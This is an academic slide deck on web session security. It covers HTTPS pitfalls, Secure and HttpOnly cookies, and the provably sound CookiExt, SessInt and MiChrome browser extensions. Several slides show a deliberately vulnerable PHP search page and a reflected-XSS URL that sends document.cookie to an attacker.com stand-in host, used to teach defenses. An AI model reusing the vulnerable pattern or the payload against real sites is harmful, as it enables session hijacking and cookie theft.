Formal Methods for Web Session Security

Stefano Calzavara

Università Ca' Foscari Venezia
Dipartimento di Scienze Ambientali, Informatica e Statistica

Meeting CINA @ Civitanova

Outline

1. Web Sessions: Attacks and Defenses
2. CookiExt: Provably Sound Protection Against Session Hijacking
3. Beyond CookiExt

Outline

1. Web Sessions: Attacks and Defenses
2. CookiExt: Provably Sound Protection Against Session Hijacking
3. Beyond CookiExt

Web Sessions

The HTTP protocol is stateless by design

$\Rightarrow$ each request = an independent transaction

$\Rightarrow$ message flow = sequence of independent request-response pairs

Web Sessions

The HTTP protocol is stateless by design

$\Rightarrow$ each request = an independent transaction

$\Rightarrow$ message flow = sequence of independent request-response pairs

The HTTP protocol does not provide authentication

$\Rightarrow$ the client does not know the server and vice-versa

$\Rightarrow$ server authentication: HTTPS + certificates

Web Sessions

The HTTP protocol is stateless by design

$\Rightarrow$ each request = an independent transaction

$\Rightarrow$ message flow = sequence of independent request-response pairs

The HTTP protocol does not provide authentication


$\Rightarrow$ the client does not know the server and vice-versa

$\Rightarrow$ server authentication: HTTPS + certificates

Web Sessions

Implementation of a stateful and authenticated communication paradigm on top of HTTP(S)

Example: Web Sessions



Securing Web Sessions

Web sessions are surprisingly hard to get right!

A Funny Quote

If used in its default configuration without additional protection measures, today's Web authentication almost appears to be an exercise in demonstrating how an authentication process should not be realized [6].

Securing Web Sessions

Web sessions are surprisingly hard to get right!

A Funny Quote

If used in its default configuration without additional protection measures, today's Web authentication almost appears to be an exercise in demonstrating how an authentication process should not be realized [6].

Naive Perspective

HTTPS with trusted certificates is the solution

- ✓ end-to-end confidentiality and integrity (with freshness)

Securing Web Sessions

Web sessions are surprisingly hard to get right!

A Funny Quote

If used in its default configuration without additional protection measures, today's Web authentication almost appears to be an exercise in demonstrating how an authentication process should not be realized [6].

Naive Perspective

HTTPS with trusted certificates is the solution

- ✓ end-to-end confidentiality and integrity (with freshness)
- ✗ partial HTTPS support complicates the picture

Securing Web Sessions

Web sessions are surprisingly hard to get right!

A Funny Quote

If used in its default configuration without additional protection measures, today's Web authentication almost appears to be an exercise in demonstrating how an authentication process should not be realized [6].


Naive Perspective

HTTPS with trusted certificates is the solution

- ✓ end-to-end confidentiality and integrity (with freshness)
- ✗ partial HTTPS support complicates the picture
- ✗ network attacks are only part of the problem (e.g., XSS)


Web Sessions... with Guests!

Assumption: only initial password authentication over HTTPS



Web Sessions... with Guests!

Assumption: only initial password authentication over HTTPS



Lesson Learned

Okay then, let's go with full HTTPS deployment!

Uh, oh... Sidestepping HTTPS

The large majority of the HTTPS websites can be contacted on HTTP

- example: all HTTP requests to Facebook are redirected to HTTPS
- ... why?

Uh, oh... Sidestepping HTTPS

The large majority of the HTTPS websites can be contacted on HTTP

- example: all HTTP requests to Facebook are redirected to HTTPS
- ... why?

Quiz

What do you type in your browser address bar?

1. `www.facebook.com`
2. `https://www.facebook.com`

Uh, oh... Sidestepping HTTPS

The large majority of the HTTPS websites can be contacted on HTTP

- example: all HTTP requests to Facebook are redirected to HTTPS
- ... why?

Quiz


What do you type in your browser address bar?

1. `www.facebook.com`
2. `https://www.facebook.com`

... can this be exploited by an attacker?

Leaking Cookies in Clear!

Assumption: HTTP accesses redirected to HTTPS



Fixing the Flaw

The simplest solution against the problem is to use `Secure` cookies

`Secure` Cookies

`Secure` cookies are never sent by the browser over HTTP connections

- ✓ a simple 1-bit change

Relax: Facebook actually adopts `Secure` cookies! :)

Fixing the Flaw

The simplest solution against the problem is to use `Secure` cookies

`Secure` Cookies

`Secure` cookies are never sent by the browser over HTTP connections

- ✓ a simple 1-bit change

Relax: Facebook actually adopts `Secure` cookies! :)

Lesson Learned

Okay then, let's go with full HTTPS deployment and `Secure` cookies!

Web Attacks: XSS

Search Engine at https://weak.com

```
<?php
  session_start ();
  ...
  $query = $_GET ['q'];
  print "Search results for: <u> $query </u>";
  ...
?>
```

Web Attacks: XSS

Search Engine at https://weak.com

```
<?php
  session_start ();
  ...
  $query = $_GET ['q'];
  print "Search results for: <u> $query </u>";
  ...
?>
```

Attack!

```
https://weak.com/search.php?q=</u><script>
document.write ('<img src = "http://attacker.com/
leak.php?ck =' + document.cookie + '">');
</script>
```

Fixing the Attack

Fixing the Server: Sanitization

```
<?php
  session_start ();
  ...
  $query = strip_tags ($_GET ['q']);
  print "Search results for: <u> $query </u>"; %$
  ...
?>
```

Fixing the Attack

Fixing the Server: Sanitization

```
<?php
  session_start ();
  ...
  $query = strip_tags ($_GET ['q']);
  print "Search results for: <u> $query </u>"; %$
  ...
?>
```

Pros and Cons

- ✓ fix the root cause of the vulnerability
- ✗ sanitization can be much harder than this (and difficult to assess)
- ✗ often long time between notification and fix

Fixing the Attack... at the Client Side!

```
https://weak.com/search.php?q=</u><script>
document.write ('<img src = "http://attacker.com/
leak.php?ck =' + document.cookie + '">');
</script>
```

Fixing the Attack... at the Client Side!

```
https://weak.com/search.php?q=</u><script>
document.write ('<img src = "http://attacker.com/
leak.php?ck =' + document.cookie + '">');
</script>
```

Fixing the Client: `HttpOnly` Cookies

`HttpOnly` cookies can never be accessed by JavaScript

- ✓ a simple 1-bit change
- ✗ XSS attacks go well beyond cookies

Client-side Defenses for Web Sessions

The `HttpOnly` and `Secure` attributes specify a client-side security policy

- the browser rectifies some security flaws affecting the server
- a very active research area also in the industry
  - Content Security Policy (CSP)
  - HTTP Strict Transport Security (HSTS)
  - NoScript / ABE

Client-side Defenses for Web Sessions

The `HttpOnly` and `Secure` attributes specify a client-side security policy

- the browser rectifies some security flaws affecting the server
- a very active research area also in the industry
  - Content Security Policy (CSP)
  - HTTP Strict Transport Security (HSTS)
  - NoScript / ABE

Our Contributions

Browser extensions for web session security:

- CookiExt [2], SessInt [3] and MiChrome [4]
- ... all with formal security proofs

Outline

1 Web Sessions: Attacks and Defenses

2 CookiExt: Provably Sound Protection Against Session Hijacking

3 Beyond CookiExt

Session Cookie Protection in the Web

How do Alexa-ranked top 1000 websites protect their session cookies?

`HttpOnly`	`Secure`	#cookies	percentage
yes	yes	32	2.81%
yes	no	284	24.96%
no	yes	10	0.88%
no	no	812	71.35%

Session Cookie Protection in the Web

How do Alexa-ranked top 1000 websites protect their session cookies?

`HttpOnly`	`Secure`	#cookies	percentage
yes	yes	32	2.81%
yes	no	284	24.96%
no	yes	10	0.88%
no	no	812	71.35%

... and 141 out of 192 HTTPS websites (73.44%) contain at least one HTTP link to the same domain hard-coded in their homepage!

CookiExt: Overview

CookiExt is a Chrome extension aimed at protecting session cookies:

- when a HTTP(S) response is received by the browser, identify the session cookies using a heuristics
- if the response is on HTTP, apply the `HttpOnly` attribute
- if the response is on HTTPS, apply both `HttpOnly` and `Secure`

CookiExt: Overview

CookiExt is a Chrome extension aimed at protecting session cookies:

- when a HTTP(S) response is received by the browser, identify the session cookies using a heuristics
- if the response is on HTTP, apply the `HttpOnly` attribute
- if the response is on HTTPS, apply both `HttpOnly` and `Secure`

  ... and force an upgrade to HTTPS for future interactions

Challenge: Detecting Session Cookies (1/2)

Heuristic

A cookie is marked as a session cookie if either of the following holds:

- its name contains the strings `sess` or `sid`
- its value contains at least 10 chars and is "random enough"

Devised after preliminary investigation on known websites

Challenge: Detecting Session Cookies (1/2)

Heuristic

A cookie is marked as a session cookie if either of the following holds:

- its name contains the strings `sess` or `sid`
- its value contains at least 10 chars and is "random enough"

Devised after preliminary investigation on known websites

Impact of the Heuristic

The heuristic plays a prominent role:

- false negatives: security flaws
- false positives: usability issues

Challenge: Detecting Session Cookies (2/2)


Research Question

Can we accurately detect session cookies at the client side? [5]

Challenge: Detecting Session Cookies (2/2)

Research Question

Can we accurately detect session cookies at the client side? [5]



Challenge: Supporting Mixed Contents Websites (1/2)

Example: Online Store

Website structure:

- HTTPS support for login and private area
- only HTTP support for the catalog

What happens if we navigate such a website with CookiExt?

Challenge: Supporting Mixed Contents Websites (1/2)

Example: Online Store

Website structure:

- HTTPS support for login and private area
- only HTTP support for the catalog

What happens if we navigate such a website with CookiExt?

Simulating CookiExt (Initial Design)

1. submit the password over HTTPS

Challenge: Supporting Mixed Contents Websites (1/2)

Example: Online Store

Website structure:

- HTTPS support for login and private area
- only HTTP support for the catalog

What happens if we navigate such a website with CookiExt?

Simulating CookiExt (Initial Design)

1. submit the password over HTTPS
2. get the response over HTTPS with the session cookie

Challenge: Supporting Mixed Contents Websites (1/2)

Example: Online Store

Website structure:

- HTTPS support for login and private area
- only HTTP support for the catalog

What happens if we navigate such a website with CookiExt?

Simulating CookiExt (Initial Design)

1. submit the password over HTTPS
2. get the response over HTTPS with the session cookie
3. mark the session cookie as `HttpOnly` and `Secure`

Challenge: Supporting Mixed Contents Websites (1/2)

Example: Online Store

Website structure:

- HTTPS support for login and private area
- only HTTP support for the catalog

What happens if we navigate such a website with CookiExt?

Simulating CookiExt (Initial Design)

1. submit the password over HTTPS
2. get the response over HTTPS with the session cookie
3. mark the session cookie as `HttpOnly` and `Secure`
4. force communication over HTTPS

Challenge: Supporting Mixed Contents Websites (1/2)

Example: Online Store

Website structure:

- HTTPS support for login and private area
- only HTTP support for the catalog

What happens if we navigate such a website with CookiExt?

Simulating CookiExt (Initial Design)

1. submit the password over HTTPS
2. get the response over HTTPS with the session cookie
3. mark the session cookie as `HttpOnly` and `Secure`
4. force communication over HTTPS
5. navigate the catalog... BOOM!

Challenge: Supporting Mixed Contents Websites (2/2)

Recall: authentication over HTTPS, catalog over HTTP

Simulating CookiExt (Final Design)

1. submit the password over HTTPS
2. get the response over HTTPS with the session cookie
3. mark the session cookie as `HttpOnly` and `Secure`
4. force communication over HTTPS

Challenge: Supporting Mixed Contents Websites (2/2)

Recall: authentication over HTTPS, catalog over HTTP

Simulating CookiExt (Final Design)

1. submit the password over HTTPS
2. get the response over HTTPS with the session cookie
3. mark the session cookie as `HttpOnly` and `Secure`
4. force communication over HTTPS
5. navigate the catalog and detect lack of HTTPS support

Challenge: Supporting Mixed Contents Websites (2/2)

Recall: authentication over HTTPS, catalog over HTTP

Simulating CookiExt (Final Design)

1. submit the password over HTTPS
2. get the response over HTTPS with the session cookie
3. mark the session cookie as `HttpOnly` and `Secure`
4. force communication over HTTPS
5. navigate the catalog and detect lack of HTTPS support
6. adopt a fallback to HTTP

Challenge: Supporting Mixed Contents Websites (2/2)

Recall: authentication over HTTPS, catalog over HTTP

Simulating CookiExt (Final Design)

1. submit the password over HTTPS
2. get the response over HTTPS with the session cookie
3. mark the session cookie as `HttpOnly` and `Secure`
4. force communication over HTTPS
5. navigate the catalog and detect lack of HTTPS support
6. adopt a fallback to HTTP
7. ... after removing the `Secure` attribute from the session cookie!

Experimental Results

A test on the Alexa top 100 websites

`HttpOnly`	`Secure`	#cookies	Percentage
*	*	92	30.4%
*		97	32.0%
	*	19	6.3%
		95	31.3%

Experimental Results

A test on the Alexa top 100 websites

`HttpOnly`	`Secure`	#cookies	Percentage
*	*	92	30.4%
*		97	32.0%
	*	19	6.3%
		95	31.3%

10 out of 34 mixed HTTP/HTTPS websites entirely navigated on HTTPS!

Formal Modelling

Featherweight Firefox

A core model of a web browser proposed by Bohannon and Pierce [1]

- developed in Coq
- browser = reactive system
- security = reactive non-interference

Formal Modelling

Featherweight Firefox

A core model of a web browser proposed by Bohannon and Pierce [1]

- developed in Coq
- browser = reactive system
- security = reactive non-interference

We extend Featherweight Firefox to include:

1. support for HTTPS communication
2. `HttpOnly` and `Secure` cookies
3. support for HTTP(S) redirects

Soundness

Reactive system = transformer of an input stream into an output stream:

- $R(I) = O$: reactive system R transforms the input I in the output O
- $S \approx_\ell S'$: streams S, S' are indistinguishable for attacker ℓ

Soundness

Reactive system = transformer of an input stream into an output stream:

- $R(I) = O$: reactive system R transforms the input I in the output O
- $S \approx_\ell S'$: streams S, S' are indistinguishable for attacker ℓ

Definition (Reactive Non-Interference)

R satisfies reactive non-interference iff:

$$\forall \ell, I, I' : I \approx_\ell I' \Rightarrow R(I) \approx_\ell R(I').$$

Soundness

Reactive system = transformer of an input stream into an output stream:

- $R(I) = O$: reactive system R transforms the input I in the output O
- $S \approx_\ell S'$: streams S, S' are indistinguishable for attacker ℓ

Definition (Reactive Non-Interference)

R satisfies reactive non-interference iff:

$$\forall \ell, I, I' : I \approx_\ell I' \Rightarrow R(I) \approx_\ell R(I').$$

Soundness of CookiExt

By giving a suitable definition of $\approx_\ell$, we prove for Featherweight Firefox the security of the `HttpOnly` and `Secure` attributes. The soundness of CookiExt follows from this result.

Outline

1 Web Sessions: Attacks and Defenses

2 CookiExt: Provably Sound Protection Against Session Hijacking

3 Beyond CookiExt

SessInt: Client-side Enforcement of Session Integrity [3]

`HttpOnly` and `Secure` only protect cookie confidentiality

- ... which is not enough
- many known and not-so-known attacks against session integrity

SessInt: Client-side Enforcement of Session Integrity [3]

`HttpOnly` and `Secure` only protect cookie confidentiality

- ... which is not enough
- many known and not-so-known attacks against session integrity
  - CSRF: high integrity requests from low integrity pages
  - login CSRF: browser forced into the attacker's session
  - session fixation: secret cookie value chosen by the attacker

SessInt: Client-side Enforcement of Session Integrity [3]

`HttpOnly` and `Secure` only protect cookie confidentiality

- ... which is not enough
- many known and not-so-known attacks against session integrity
  - CSRF: high integrity requests from low integrity pages
  - login CSRF: browser forced into the attacker's session
  - session fixation: secret cookie value chosen by the attacker

A New Extension: SessInt

- ✓ formal definition of (web) session integrity
- ✓ protection against many more attacks
- ✓ with a security proof!
- ✗ tight, hard-coded security policy → usability issues

MiChrome: Usable Client-side Security [4]

Flexible, lightweight security policies for web session security:

- based on standard information flow labels
- specified by web developers, enforced at the browser
- no policy = most permissive information flow label

MiChrome: Usable Client-side Security [4]

Flexible, lightweight security policies for web session security:

- based on standard information flow labels
- specified by web developers, enforced at the browser
- no policy = most permissive information flow label

A New Extension: MiChrome

MiChrome extends the browser to enforce the security policies above:

- ✓ security as reactive non-interference
- ✓ covers all the attacks prevented by SessInt
- ✓ with much improved usability

Thanks for your attention!

Interested in this line of work?

http://www.dais.unive.it/~calzavara

calzavara@dais.unive.it

References I

Aaron Bohannon and Benjamin C. Pierce.
Featherweight Firefox: formalizing the core of a web browser.
In *USENIX Conference on Web Application Development (WebApps)*, pages 1–12, 2010.

Michele Bugliesi, Stefano Calzavara, Riccardo Focardi, and Wilayat Khan.
Automatic and robust client-side protection for cookie-based sessions.
In *Engineering Secure Software and Systems (ESSoS)*, pages 161–178, 2014.

Michele Bugliesi, Stefano Calzavara, Riccardo Focardi, Wilayat Khan, and Mauro Tempesta.
Provably sound browser-based enforcement of web session integrity.
In *IEEE Computer Security Foundations Symposium (CSF)*, 2014.

References II


Stefano Calzavara, Riccardo Focardi, Niklas Grimm, and Matteo Maffei.
Micro policies for web session security.
2016.
Submitted.


Stefano Calzavara, Gabriele Tolomei, Michele Bugliesi, and Salvatore Orlando.
Quite a mess in my cookie jar! Leveraging machine learning to protect web authentication.
In *International Conference on World Wide Web (WWW)*, pages 189–200, 2014.

References III


Martin Johns, Sebastian Lekies, Bastian Braun, and Benjamin Flesch.
BetterAuth: web authentication revisited.
In *Annual Computer Security Applications Conference (ACSAC)*, pages 169–178, 2012.